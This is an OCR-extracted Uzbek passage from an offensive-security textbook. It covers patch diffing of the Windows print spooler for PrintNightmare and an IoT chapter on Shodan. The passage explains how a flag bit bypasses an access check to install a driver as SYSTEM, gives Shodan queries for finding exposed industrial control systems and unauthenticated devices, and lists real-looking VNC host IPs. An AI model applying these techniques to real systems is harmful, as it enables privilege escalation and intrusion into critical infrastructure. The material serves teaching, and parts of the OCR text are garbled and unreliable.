
– Diffni bajariladi va natijalar tahlil qilinadi.



Ushbu tahlilda beshta funksiyadagi o‘zgarishlarni ko‘rish mumkin: to‘rtta funksiyani va import qilingan ikkita funksiyani olib tashlash va spoolsv-ning tuzatilgan versiyasiga ikkita yangi xususiyatni qo‘shish.exe, “qo‘shimcha nomuvofiqliklar” yorlig‘ida ko‘rsatilganidek. “**YrestrictDriverInstallationToAdministrators**” funksiyasining nomi administratorlar uchun drayverni o‘rnatishni cheklaydigan funksiyani bildiradi. **Rpc addprinterdriverex**funksiyasini vizual taqqoslanadi.




Tasvirni kattalashtirishda va funksiya variantlari orasidagi ko‘p sonli farqlarni o‘rganishda, agar rasmni yuqori o‘ng burchakka yaqinlashtirsak, pastki o‘ng burchakda nimani ko‘rish mumkin?



Asosiy tomonda Lua kabi ishlaydigan bayroq bor, u qo‘shimcha tomondan olib tashlangan. Tuzatilgan versiyada ma’murlar tomonidan drayverni o‘rnatishni cheklaydigan yangi bayroq mavjud. Ushbu yangi xususiyatga o‘zaro havolalarni topsak, ikkita katakchani ko‘rish mumkin. Bir katagiga **RPC Add Printer Driverex** va **RPC AddPrinterDriverEx** boshqa anglatadi. Ushbu ikkala funksiya ham o‘zgarishlarga ega ekanligi aniqlandi. Quyidagi rasmda r**pcaddprinterdriverex**-da kod bloki ko‘rsatilgan, bu yerda **yiselevationrequired** va **YImpersonateClient** uchun bayroq mavjud.

```
call    ?YIsElevationRequired@@YAHXZ
mov     r14d, eax
call    ?YRestrictDriverInstallationToAdministrators@@YAHXZ
lea     ecx, [rbx+1]
mov     r15d, eax
call    ?YImpersonateClient@@YAHW4Call_Route@@@Z
test    eax, eax
jnz     short loc_140030EE7
```

Ushbu xususiyatlarning har birini ko‘rib chiqayotganda, bu yerda ko‘rsatilganidek, noyob ro‘yxatga olish kitobi kalitiga kirishni ko‘rish mumkin:



Yiselevationrequired funksiyasi o‘rnatilganda **No Warning No Elevation** nomli kalitni tekshiradi, **yrestrictdriverinstallationtoadministrators** funksiyasi esa **restrictdriverinstallationtoadministrators** nomli kalitni tekshiradi. **Yes Elevation Required**-dan funksiya chaqiruvi **r14**-da, restrictdriverinstallationtoadministrators-dan funksiya chaqiruvi **R15**-da yozilgan. Ish jarayonini yaxshiroq tushunish uchun **RPC addprinterdriverex**funksiyasining psevdokodi ko‘rib chiqiladi. Buni **Hex-Rays** dekompilyatori yordamida tahlil qilamiz, lekin **Ghidorah** yoki boshqa vositadan ham foydalanish mumkin.



4-qatorda 6-versiya 2-qatorda **YIsElevationRequired**-dan qaytarilgan ma'lumotlarni o'z ichiga olgan **r14**-ni qamrab olganligi ko'rsatilgan. 5-qatorda 7-versiya 22-qatorda **Yrestrictriverinstallationtoadministrators**-dan qaytarilgan ma'lumotlarni o'z ichiga olgan **r15**-ni qamrab olganligi ko'rsatilgan. Agar foydalanuvchi administrator bo'lsa, 20-qatorda 10-versiya (esi) ko'rsatilgan. 45-qatordagi shartda aytilishicha, agar v6 o'rnatilgan bo'lsa (huquqlarni oshirish talab qilinadi) va v10 o'rnatilmagan bo'lsa (administrator emas), biz A3 o'zgaruvchisini 0x8000 qiymati bilan yakunlaymiz, bu ikkilik formatda 10000000000000000 ga teng. Bu bayroqni 5-bit A3 (edi) holatida 0 ga o'rnatadi. 48-qatordagi shart shundan iboratki, agar v7 o'rnatilmagan bo'lsa (o'rnatish administratorlar uchun cheklanmagan bo'lsa) yoki v10 o'rnatilgan bo'lsa (administrator bo'lsa), u holda argumentlardan biri sifatida A3 (foydalanuvchi nazorati bayroqlari) ni o'tkazib, **YAddPrinterDriverEx** funksiyasi chaqiriladi.

Agar havola bossilsa, Microsoftning yuqori darajadagi bosib chiqarish sotuvchisi komponentlari uchun rasm svcxost jarayoni uchun RPC.exe. chaqiruvini ko'rsatadi. Keyin, o'z navbatida, bajarish bondsps orqali amalga oshiriladi. haqiqiy bosib chiqarish serveri bilan aloqa qilish uchun yadro rejimiga o'tishdan oldin Bondsps'dan eksport manzillari jadvalini (EAT) ko'rib chiqishda **spladdprinterdriverex.dll** funksiyasini ko'rish mumkin. Bu yerda ko'rsatilgandek dekompilyatsiya qilingan:

```
__int64 __fastcall SplAddPrinterDriverEx(
        LPWSTR lpString1,
        unsigned int a2,
        __int64 a3,
        unsigned int a4,
        __int64 a5,
        int a6,
        int a7)
{
  char LastError; // al
  int v12; // ebx

  CacheAddName();
  if ( !(unsigned int)MyName(lpString1) )
  {
    if ( (_UNKNOWN *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*(_BYTE *)(WPP_GLOBAL_Control + 68i64) & 0x10) != 0 )
    {
      LastError = GetLastError();
      WPP_SF_SD(
        *(_QWORD *)(WPP_GLOBAL_Control + 56i64),
        14,
        (unsigned int)&WPP_a5361b413b033f1ece3fc99b130d484c_Traceguids,
        (_DWORD)lpString1,
        LastError);
    }
    return 0i64;
  }
  v12 = 0;
  if ( (a4 & 0x8000) == 0 )
    v12 = a7;
  if ( v12 && !(unsigned int)ValidateObjectAccess(0i64, 1i64, 0i64) )
    return 0i64;
  return InternalAddPrinterDriverEx(lpString1, a2, a3, a4, a5, a6, v12, 0i64);
}
```


28–33-qatorlarda A4 o'zgaruvchisi bayroqlarni o'z ichiga olgan **RpcAddPrinterDriverEx** bilan oldingi psevdokod dumpidagi A3 o'zgaruvchisiga to'g'ri keladi. Bu qiymatni nazorat qila olamiz, bu spoolsv ning boshqarilmagan versiyasida.exe tegishli ro'yxatga olish kitobi kalitlarini tekshirishni kuzatib boradi (**NoWarningNoElevationOnInstall va restrictdriverinstallation toadministrators**). ValidateObjectAccess tekshiruvini chetlab o'tib, to'g'ridan-to'g'ri InternalAddPrinterDriverEx-ga o'tishimiz mumkin. V12 parametri uchun 28-qatorda 0 qiymati o'rnatiladi. 29-qator A4 da 5-bit pozitsiyasi o'rnatilganligini tekshiradi, so'ngra V12 qiymatini a7 qiymatiga tenglashtiradi, ehtimol V12 qiymatini 0 dan o'zgartiradi. 30-qatorda, agar parametr o'rnatilgan bo'lsa v12 (nol emas), keyin ValidateObjectAccess'ni chetlab o'ting va parametr o'rnatilganligini tekshiring **sedebugprivilege**. Agar biz A4-dagi 5-bit o'rnini on ga o'rnata olsak, 29-qatorda biz blokga o'tmaymiz va uning o'rniga **InternalAddPrinterDriverEx**-ni chaqiramiz. Bu aslida tajovuzkorga tekshirishni chetlab o'tishga va drayverni o'rnatishga imkon beradi, bu esa **NT AUTHORITY\SYSTEM** tizim foydalanuvchisi nomidan kodni bajarishga olib keladi. Bu ushbu yozuv paytida davom etayotgan qo'shimcha zaifliklar va tuzatishlarni ko'rsatadi; ammo, bu ishlatilishi mumkin bo'lgan asosiy xatolardan biridir.

Xulosa

Bu bobda tahlilni tezlashtirishga yordam beradigan ikkilik tahlil va turli xil vositalar taqdim etildi. Ilova konsepsiyasini tekshirishning oddiy misoli ko'rib chiqildi, so'ngra tugunlarning o'zgarishini aniq ko'rsatish, taxminlarimizni tasdiqlash va tuzatishni tekshirish uchun ikki so'zli yo'lhaqida ma'lumot berildi. Bu disk raskadrovka va demontaj qilish tajribasi bilan chambarchas bog'liq bo'lgan o'rganilgan mahorat. Buni qanchalik ko'p qilinsa, tugunlardagi o'zgarishlarni va bartaraf etilishi mumkin bo'lgan zaifliklarni aniqlash shunchalik yaxshi bo'ladi. Ba'zan Windows tuzilmalarining tanish versiyalaridan boshlash oson, chunki 32 bitli versiyadan foydalaniladi..

Qo'shimcha manbalar

BinDiff (Zynamics) qo'llanmasi: www.zynamics.com/bindiff/manual/https://www.zynamics.com/bindiff/manual/

DarunGrim: tuzatish va ikkilik farqlarni tahlil qilish vositasi [www.darungrim.org] (https://www.darungrim.org)

PatchExtract github.com/wumb0/30d97d837c984153b998c50b4bb5https://github.com/wumb0/30d97d837c984153b998c50b4bb5

Delta_patch-xatolarni tuzatish github.com/wumb0/954249d395953a9a02d83998d2553https://github.com/wumb0/954249d395953a9a02d83998d2553

"Teskari aloqa ikkilik kodini diversifikatsiya qilish" (Bart Koppens, Byorn De Satter va Jonas mayebe) users.elis.ugent.be/~bcoppens/publicati-

ons/2003TACO-Coppens.pdfhttps://users.elis.ugent.be/~bcoppens/publications/2003TACO-Coppens.pdf

"1 kunlik eksploitga qarshi kurash: turli xil ikkiliklar va turli xil ikkiliklarga qarshi kurash" JeongUK.blackhat.com/presentations/bh-usa-09/OH/BHUSA09-Oh-

DiffingBinariesPAPER pdfhttps://www.blackhat.com/presentations/bh-usa-09/OH/BHUSA09-Oh-DiffingBinariesPAPER.pdf

patchdiff2 (Nikolas Puvesle) code.google.com/p/patchdiff2https://code.google.com/p/patchdiff2/

Back2TheFuture github.com/SachaLab/Ba2k2Th1Future https://github.com/SachaLab/Back2TheFuture

Bluehexagon tahdidlarni bartaraf etish bo'yicha tavsiyalar bluehexagon.ai/blog/threat-advisory-2020-05-aka printnightmare/https://bluehexagon.ai/blog/threat-advisory-2020-05-aka-printnightmare/

Foydalanilgan adabiyotlar

1. Zynamics, "BinDiff Manual," 2007, https://www.zynamics.com/bindiff/manual/.

2. Jamie Ondruschek et al., "Windows Updates Using Forward and Reverse Diffing Techniques," Microsoft 365, Microsoft, 2020, https://docs.microsoft.com/en-us/windows/deployment/update/psfxwhitepaper.

3. Jaime Geiger, "Extracting and Diving Windows Patches in 2020," Wumb0in Full Atom, 2020, https://wumb0.in/extracting-and-diving-ms-patches-in-2020.html.

4. Microsoft, "US20070280530A1: Intra-Data Dependency Containers for Content Delivery," Google Patents, Google, 2007, https://patents.google.com/patent/US20070280530.

5. Barry Golden and Amy Viviano, "Local Print Providers," Microsoft Docs, Microsoft, 2017, https://docs.microsoft.com/en-us/windows-hardware/drivers/print/bona-fide-print-providers.

IV BO'LIM. BUYUMLAR INTERNETI(IOT) TIZIMLARIDA XAKERLIK

19-BOB. BUYUMLAR INTERNETIDA XAKERLIK

Mazkur bobda quyidagilar o'rganiladi:

– Internet of Things (IoT): IoT nima ekanligini, uning xavfsizlik zaifliklari va muammolarini tushunish.

– Shodan IoT qidiruv tizimi: Shodan qidiruv tizimi orqali IoT qurilmalarni qidirish va ularga kirish imkoniyatlari.

– IoT qurtlari (worms): IoT qurtlari qanday ishlashi va bu tahdidning qanday rivojlanganligi haqida.

Ushbu bob Internetga ulangan qurilmalar, ya'ni "Internet of Things (IoT)" haqida so'z yuritadi. "Internet of Things" atamasi birinchi marta 1999-yilda MIT-da Kevin Ashton tomonidan kiritilgan. 2008-yilga kelib, ulangan qurilmalar soni insoniyat sonidan oshib, 8 milliardga yetgan, bu esa ushbu qurilmalarning xavfsizligini tobora muhimlashtirgan.

IoT qurilmalarining ulanish tezligi juda tez o'smoqda. Cisco kompaniyasining ma'lumotlariga ko'ra, 2023-yilga kelib IoT qurilmalarining soni 14 milliardan oshishi kutilmoqda. Bu shuni anglatadiki, 2023-yilga borib har bir inson uchun deyarli ikki ulangan qurilma bo'ladi. Ushbu qurilmalar bizning hayotimizni boshqarib, bizning nomimizdan harakat qilayotgan bir vaqtda, agar ular noto'g'ri sozlangan, yomon ishlab chiqilgan yoki Internetga standart kirish ma'lumotlari bilan ulangan bo'lsa, qanday xavfsizlik tahdidlarini keltirib chiqarishi mumkinligini tushunish juda muhim.

Buyumlar interneti

IoT qurilmalari ehtiyotkorlik qilinmasa, "hack qilinadigan narsalar Interneti"-ga aylanishi mumkin. Aslida, bu jarayon allaqachon boshlanib bo'lgan. Eng xavotirli jihati shundaki, foydalanuvchilar ko'pincha qulaylikni xavfsizlikdan ustun qo'yishadi va hozirgi paytda xavfsizlik masalalari haqida xavfsizlik mutaxassislari kutgan darajada qayg'urishmaydi.

Ulanish turlari

Ulangan narsalar bir qator turli xil o'lcham va shakllarga ega bo'ladi. Ba'zilari katta texnologik inshootlar uchun ishlatiladi, masalan, zavoddagi robotlar, boshqalari esa kichik tibbiy implantatsiya qilinadigan qurilmalar kabi mayda bo'ladi.

Ayniqsa, kichik qurilmalar cheklangan xotira, ishlov berish quvvati va energiya talablariga ega bo‘lgani sababli xavfsizlik masalalariga duch keladi. Energiya manbalari batareyalar, quyosh energiyasi, radio chastotalar (RF) yoki tarmoqlar orqali ta’minlanadi. Ayniqsa, uzoqdagi kichik qurilmalarning energiya manbalari cheklanganligi tufayli shifrlash kabi xavfsizlik nazoratlari juda ko‘p energiya talab qilishi mumkin va bu nazoratlar umuman o‘rnatilmasligi xavfi mavjud.

– Aqlli qurilmalar: Aqlli uylar, texnika, ofislar, binolar, shaharlar, energiya tarmoqlari va boshqa shunga o‘xshash texnologiyalar.

– Kiyimlar: Harakatlarni kuzatish uchun moslamalar, jumladan fitness va biomedikal kuzatish vositalari (masalan, to‘lov va sog‘liqni kuzatish imkoniyatlariga ega aqlli qurilmalar).

– Transport va logistika: RFID to‘lov datchiklari, jo‘natmalarni kuzatish va tibbiy mahsulotlarni monitoring qilish, masalan, qon va dorilar.

– Avtomobilsozlik: Avtomobillar uchun datchiklar, telemetriya va avtonom haydash texnologiyalari.

– Ishlab chiqarish: RFID orqali ta’minot zanjirini kuzatish, robototexnik yig‘ish jarayonlari va ehtiyot qismlar haqiqiyligini aniqlash.

– Sog‘liqni saqlash: Sog‘liqni monitoring qilish, dori yetkazib berish va kuzatish vositalari.

– Aviatsiya: RFID orqali ehtiyot qismlar haqiqiyligini tekshirish, uchuvchisiz havo transporti boshqaruvi va yuk yetkazib berish.

– Telekommunikatsiyalar: Aqlli qurilmalarni GSM, NFC, GPS va Bluetooth bilan ulash imkoniyatlari.

– Mustaqil yashash: Telemeditsina, tezkor yordam va geo-fencing (geo-to‘siqlar o‘rnatish texnologiyalari).

– Qishloq xo‘jaligi va chorvachilik: Chorva boshqaruvi, veterinariya sog‘lig‘ini kuzatish, oziq-ovqat ta’minoti va sovuq zanjir monitoringi, shuningdek, ekin aylanishi va tuproq sensorlari orqali kuzatish.

– Energetika sohasi: Energiya ishlab chiqarish, saqlash, yetkazib berish, boshqarish va to‘lov tizimlari.

Simsiz protokollar

Ko‘pchilik IoT qurilmalari qandaydir simsiz aloqa turiga ega. Quyidagi bo‘limlarda simsiz protokollar haqida ma’lumot berilgan:

– Uyali aloqa: GSM, GPRS, 3G, 4G va 5G kabi uyali tarmoqlar uzoq masofali aloqa uchun ishlatiladi. Bu aloqa shakli masofalar uzoq bo‘lgan holatlarda, masalan, binolar, avtomobillar va smartfonlar o‘rtasida foydalidir. Ayni paytda bu eng xavfsiz aloqa shakllaridan biri sanaladi, lekin uni to‘sib qo‘yish mumkin.

– Wi-Fi: IEEE 802.11 protokoli o‘n yilliklarga cho‘zilgan tarixga ega va keng qo‘llaniladi. O‘rta masofali aloqa uchun de-fakto standart bo‘lib, Wi-Fi xavfsizligi masalalari ham yaxshi o‘rganilgan.

– Zigbee: IEEE 802.15.4 protokoli qisqa va o‘rta masofadagi aloqalar uchun ishlatiladi. Bu kam quvvat sarflovchi qurilmalar uchun mos bo‘lib, mash tarmog‘iga ega bo‘lishi tufayli uzoq masofadagi tugunlarga ham xabar yetkazishi mumkin.

– Z-Wave: Z-Wave qisqa va o‘rta masofada ishlatiladigan standart bo‘lib, past chastotada (AQShda 908.42 MHz) ishlagani sababli Wi-Fi va Bluetooth kabi radio signallar bilan raqobat qilmaydi va kamroq shovqinga duch keladi.

– Bluetooth LE: Bluetooth Low Energy (LE) eski Bluetooth versiyalariga nisbatan kamroq quvvat sarflaydi va “aqlli” aloqa shakli hisoblanadi. Lekin u to‘g‘ridan-to‘g‘ri internetga ulana olmaydi va smartfon yoki boshqa ko‘prik qurilmalari orqali ulanishi kerak.

– 6LoWPAN: IPv6 ustidagi kam quvvatli shaxsiy simsiz tarmoqlar (6LoWPAN) IPv6 paketlarini 802.15.4 (Zigbee) tarmoqlari orqali yetkazadi. Zigbee bilan birga ishlatilishi mumkin va IP bilan bog‘lanishni ta’minlaydi.

Aloqa protokollari

IoT tizimlarida turli aloqa protokollari qo‘llaniladi. Ularning soni ko‘p bo‘lsa-da, eng ko‘p ishlatiladiganlari quyidagilardir:

– MQTT (Message Queuing Telemetry Transport): Eng ko‘p qo‘llaniladigan protokollardan biri bo‘lib, kam quvvat sarflaydi va minimal resurs talab qiladi.

– XMPP (Extensible Messaging and Presence Protocol): Xabar almashish va mavjudlik monitoringi uchun kengaytiriladigan protokol.

– DDS (Data Distribution Service for Real-Time Systems): Realtime tizimlar uchun ma’lumot tarqatish servisi bo‘lib, real vaqtdagi ma’lumotlar uchun ishlatiladi.

– AMQP (Advanced Message Queuing Protocol): Ilg‘or xabar navbati yaratish uchun ishlatiladi va yuqori xavfsizlik va ishonchlilik bilan ma’lumot almashishni ta’minlaydi.

Xavfsizlik masalalari

An’anaviy tarmoq xavfsizligida ma’lumotlarning maxfiyligi, yaxlitligi va mavjudligiga e’tibor qaratiladi. Biroq IoT qurilmalarida bu tartib o‘zgarishi mumkin, va mavjudlik birinchi o‘ringa qo‘yiladi. Masalan, tibbiy qurilmada asosiy e’tibor mavjudlikda bo‘ladi, chunki agar qurilma mavjud bo‘lmasa, boshqa xavfsizlik masalalari ahamiyatsiz bo‘lib qoladi.

Qo‘shimcha xavfsizlik muammolari:

– Zaifliklarni yamoqlash qiyin yoki imkonsiz bo‘lishi mumkin.

– Kichik o‘lchamdagi qurilmalarda resurslar va quvvat cheklangan bo‘lib, bu xavfsizlik choralarini, masalan, shifrlashni qiyinlashtiradi.

– Foydalanuvchi interfeysining yo‘qligi sababli qurilma yillar davomida nazoratdan chetda qolishi mumkin.


– MQTT kabi protokollarning shifrlash, autentifikatsiya va xavfsizlik sozlamalari bilan bog‘liq cheklovlari mavjud.

Shodan IoT qidiruv tizimi

Shodan – internetga ulangan qurilmalarni qidirish uchun mo‘ljallangan qidiruv tizimidir. Shodan oddiy veb-sahifalarni emas, qurilmalarning bannerlarini qidiradi va indekslaydi. Bu tizim IoT qurilmalari haqida keng qamrovli ma’lumotlar to‘playdi va xavfsizlik mutaxassislariga turli bannerlarni tahlil qilish imkonini beradi. Biroq, banner tahlili va skanerlash imkoniyatlari uchun Shodan pullik litsenziyaga ega bo‘lishni talab qiladi.

Veb interfeys

Agar vaqt yo‘qotishni xohlasangiz yoki bir necha soatni qiziqarli tarzda o‘tkazishni istasangiz, https://images.shodan.io saytiga tashrif buyurishingiz mumkin (yillik a’zolik uchun $49 to‘lov talab qilinadi). Bu yerda turli xil Internetga ulangan qurilmalarning suratlarini topishingiz mumkin. Masalan, quyidagi suratda katta yoshdagi kishi va ularning itini ko‘rishingiz mumkin (hazil tariqasida keltirilgan).



Jiddiyroq yondashganda, Shodan qidiruv tizimidan foydalanib, qidiruv satriga “authentication disabled” (“avtorizatsiya o‘chirilgan”) deb yozib, screenshot.label:ics filtri yordamida natijalarni qisqartirsangiz, ko‘proq qiziqarli ma’lumotlarga ega bo‘lishingiz mumkin. Masalan, “To‘xtatish” (Stop) tugmachalarini ko‘rishingiz mumkin bo‘lgan interfeyslar chiqishi mumkin, bu esa jiddiy xavfsizlik muammolarini ko‘rsatadi.




Agar siz sanoat boshqaruv tizimlariga (ICS) qiziqsangiz va ba’zi umumiy ICS xizmatlarini ishga tushirayotgan, ammo boshqa turdagi xizmatlarni ishga tushirmayotgan qurilmalarni qidirayotgan bo‘lsangiz, quyidagi qidiruv satridan foydalanishingiz mumkin:

“port:502,102,20000,1911,4911,47808,448,18,18245,1 country:US -ssh -http -html-ident,” 8246,5094,1962,5006,5007,9600,789,2455,2404,20547

Ushbu qidiruv 672,501 ta potensial ICS xostlari mavjudligini ko‘rsatadi, ular ICS xizmatlarini ishga tushiradi, ammo HTTP, HTML, SSH va IDENT kabi umumiy xizmatlarni ishga tushirmaydi. Shuningdek, eng ko‘p uchraydigan shaharlar, eng keng tarqalgan xizmatlar va ushbu ICS xizmatlarini joylashtirayotgan tashki-

lotlar haqida ma'lumot olishingiz mumkin. Albatta, qo'shimcha filtrlar kiritishimiz va honeypotlarni chiqarib tashlash kerak, ammo bu boshqa mavzu.

Shodan qidiruv natijalarini yanada aniqlashtirish va statistikalarni olish uchun "Facets" funksiyasidan foydalanishingiz mumkin. Bu foydalanuvchilarga qidiruv bilan bog'liq qo'shimcha statistikalar bo'yicha chuqur tahlil qilish imkonini beradi. Misol uchun, rasmda ko'rsatilgan "Top Ports" bo'limida "More..." tugmasini bosganda, quyidagi ko'rinishni olish mumkin, bu yerda mahsulotlar ro'yxati va har birining soni keltiriladi. Qo'shimcha tahlil qilish uchun pastki ro'yxatdagi Facet ni o'zgartirish mumkin.



19.1-rasm

Shodan komandali interfeysi (CLI) uchun qulay va kuchli vosita taqdim etadi, bu esa sizga Shodan'ning barcha funksiyalaridan foydalanishga imkon beradi. Ushbu vositani ishlatish uchun siz avval Shodan CLI'ni o'rnatishingiz kerak. O'rnatgandan so'ng, quyidagi asosiy buyruqlar bilan tanishishingiz mumkin:

1. Shodan bilan bog'lanish:

Shodan'ni ishlatish uchun avval autentifikatsiya qilishingiz kerak. Bu sizga o'zingizning API kalitingiz yordamida amalga oshiriladi:

bash shodan init YOUR_API_KEY

2. Qidiruv:

Shodandan qidiruv natijalarini olish uchun quyidagi buyruqdan foydalanishingiz mumkin:

bash shodan search "your search query"

3. Natijalarni ko'rish:

Qidiruv natijalarini ko'rish va filtrlar qo'llash imkoniyatiga ega bo'lasiz. Masalan:

bash shodan search "port:80 country:US" --limit 10


4. Xususiy natijalarni olish:

Maxsus natijalarni olish uchun, buni qilish uchun kerakli parametrlarni qo'shishingiz mumkin:

bash shodan xost IP_ADDRESS

5. API ma'lumotlarini olish:

Shodan API'dan foydalanish orqali yanada chuqurroq qidiruv va natijalar bilan ishlash imkoniyatiga ega bo'lasiz.



Eslatma!: *Ushbu bobdagi amaliyotlar Kali Linux 2021.1 (64 bit) versiyasida bajarildi, ammo boshqa Linux versiyalarida ham ishlashi kerak. Shuningdek, Shodan'dan bepul ro'yxatdan o'tkazilgan hisobingiz orqali olish mumkin bo'lgan API kalitiga ehtiyoj bor.*

Laboratoriya ishi 19.1:

Shodan buyruq satridan foydalanish

Ushbu amaliyotda Shodan buyruq qatori o'rganiladi. Hozirgi Kali versiyalarida Shodan CLI o'rnatilgan, uni quyidagi tarzda API kaliti bilan boshlanadi.

% shodan info
Query credits available: 100
Scan credits available: 100

Nihoyat, IP-manzil, port, org va xost nomlarini ko'rsatib, VTH (Virtual tarmoq hisoblashlari) xizmatlarini topish uchun skanerlang:

```
% shodan search --fields ip_str,port,org,hostnames RFB > results.txt
% wc -l results.txt
101 results.txt
% head -3 results.txt
186.10.40.11 8334 ENTEL CHILE S.A. z210.entelchile.net
68.51.127.103 5901 Comcast Cable Communications, Inc. c-68-51-127-103.
hsd1.in.comcast.net
169.229.136.161 5900 University of California at Berkeley tol2mac5.soe.
berkeley.edu
```

Buyruq qatori vositasining bir xususiyati – honeyscore'ni tekshirish imkoniyati. Honeyscore – bu Shodan tomonidan ishlab chiqilgan heuristikalar asosida saytning honeypot ekanligini sinovdan o'tkazadigan ball.

```
% shodan honeyscore 54.187.148.155
Not a honeypot
Score: 0.5
% shodan honeyscore 52.24.188.77
Honeypot detected
Score: 1.0
```

E'tibor bering, ushbu bobdagi amaliyotlar Kali Linux 2021.1 (64 bit) versiyasida o'tkazildi, lekin boshqa Linux versiyalarida ham ishlashi kerak. Shuningdek, Shodan'dan API kalitiga ega bo'lish kerak, uni bepul hisob qaydnomasi orqali olish mumkin.

Bu yerda 19.1-rasmda ishlatilgan Facets'ni qanday ishlatish misoli keltirilgan:

```
% shodan stats --facets city:3,product:3 "port:502,102,20000,1911,4911,47808,448,18,1824
5,18246,5094,1962,5006,5007,9600,789,2455,2404,20547 country:US
-ssh -http -html -ident"
Top 3 Results for Facet: city
Kansas City 317,769
